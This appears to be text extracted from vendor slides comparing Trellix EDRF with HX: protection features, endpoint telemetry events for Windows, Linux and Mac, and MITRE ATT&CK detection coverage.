
Protection Benefits

Offers increased prevention capabilities

Feature	HX Feature	Value
Threat Prevention	Malware Protection	Prevents threats from accessing systems, scans files automatically when they are accessed, and runs targeted scans for malware on client systems.
Endpoint Firewall	Unsupported	Monitors communication between the computer and resources on the network and the Internet. Intercepts suspicious communications.
Web Control	Unsupported	Monitors web searching and browsing activity on client systems and blocks websites and downloads based on safety rating and content.
Adaptive Threat Protection	Exploit Guard and Malware Guard	Detect unknown threats through malicious behavior on and during execution by applying reputation, rules, and machine learning to process behaviors. Proactively protects and restores system through application containment.
Device Control	Device Guard	Provides protection for USB drives, smartphones, Bluetooth devices, and other removable media. Control removable device data transfer and execution.
Application Control	Unsupported*	Application Control protects your organization against malware attacks before they occur by proactively controlling the applications that run on your devices
Exploit Prevention	Exploit Guard	Threat Prevention protects against exploits such as Buffer Overflow Protection and Illegal API Use. Customize detections and preventions with Expert Rules.
Network Intrusion Prevention	Unsupported	Protect against network denial-of-service attacks and bandwidth-oriented attacks that deny or degrade network traffic.
Access Protection	Unsupported*	Protect against unwanted changes to client systems by restricting access to specified files, shares, registry keys, registry values, and preventing or restricting processes and services from executing threat behavior.

Endpoint Event Visibility

EDRF vs HX event collection



Telemetry Feature Category	Event
Process Activity	Process Creation
	Process Refreshed
	Process Forked
	Process Reputation changed
	Process Termination/Deleted
	Process Access
	Image/Library Loaded
	Remote Thread Creation/Injection
	Process Tampering Activity
File Manipulation (Executable & Non-Executable)	File Created
	File Attribute Changed
	File Modified
	File Deleted
	File Moved
	File Executed
	File Read/Write
	File Reputation Changed
User Account Activity	User Login
	User Logout
	Account Changed
	Password Changed
	Password Reset
	Account Disabled
	Account Deleted
	Account Enabled
	Account Locked
	Account Unlocked
	ACL on Admin Group
	Username Changed
	Admin Pass Restored
	Successful RDP Logon
	Credential Backup
	Credential Restored

Event Visibility with EDRF - Windows

Telemetry Feature Category	Event
Network Activity	TCP Connection Open /Close
	UDP Connection Open
	Port Open /Close
	HTTP/S/URL
	DNS Lookup
	File Downloaded
	IP Address Change Notification
Hash Algorithms	MD5
	SHA
Registry Activity	Key/Value Creation
	Key/Value Replaced
	Key/Value Restored
	Key/Value Queried
	Key/Value Enumerated
	Key/Value Modification
	Key/Value Read
	Key/Value Deletion
Schedule Task Activity	Scheduled Task Creation
	Scheduled Task Execution
	Scheduled Task Modification
	Scheduled Task Deletion
Service Activity	Service Creation
	Service Started
	Service Modification
	Service Deletion

Telemetry Feature Category	Event
Driver/Module Activity	Driver Loaded
	Loaded DLLs/Images
	Driver Modification
	Driver Unloaded
Device Operations	Virtual Disk Mount
	USB Device Unmount
	USB Device Mount
Other Relevant Events	Group Policy Modification
Named Pipe Activity	Pipe Creation
	Pipe Connection
EDR SysOps	Agent Start
	Agent Stop
	Agent Install
	Agent Uninstall
	Agent Keep-Alive
	Agent Errors
WMI Activity	WmiEventConsumerToFilter
	WmiEventConsumer
	WmiEventFilter
BIT JOBS Activity	BIT JOBS Activity
PowerShell Activity	Script-Block Activity
APIs	COM API
	Write to Memory
	Code Injection

Event Visibility with EDRF - Linux

Telemetry Feature Category	Event
Process Activity	Process Creation
	Process Termination
File Manipulation	File Creation
	File Modification
	File Moved
	File Symbolic Link
	File Deletion
	File Read
User Activity	Logon Success
	Logon Failed
Network Activity	Network Connection Outbound
	Network Connection Inbound
	Additional L7 Information
Scheduled Task Activity	Scheduled Task
Kernel Module Events	Loaded
	Unloaded
User Account Activity	User Account Created
	User Account Modified
	User Account Deleted
	SSH Logon (Success/Failure)
Driver/Module Activity	Kernel Module Load
	Kernel Module Unload
Service Activity	Service Start
	Service Modification
	Service Restart
	Service Stop
EDR SysOps	Agent Start
	Agent Stop

Event Visibility with EDRF - Mac




Telemetry Feature Category	Event
Files	Create
	Read
	Write
	Hardlinked
	Delete
	Rename
	Move
	Modified
Process	Created
	Image / Library loaded
	Fork/Exec
	Stop
Network	Accept
	Connect
	DNS Lookup
	IP Address Change Notification
	Network access
User Activity	SSH & Apple Remote Desktop
Sysinfo	
Service Activity	Service Start
	Service Modification
	Service Restart
	Service Stop

BOLD is not available in

UX

Endpoint Event Visibility



EDRF vs EDR event collection




Detection Coverage

EDRF vs HX MITRE ATTACK Framework detections

3




Trellix EDRF as of today * 18 Nov

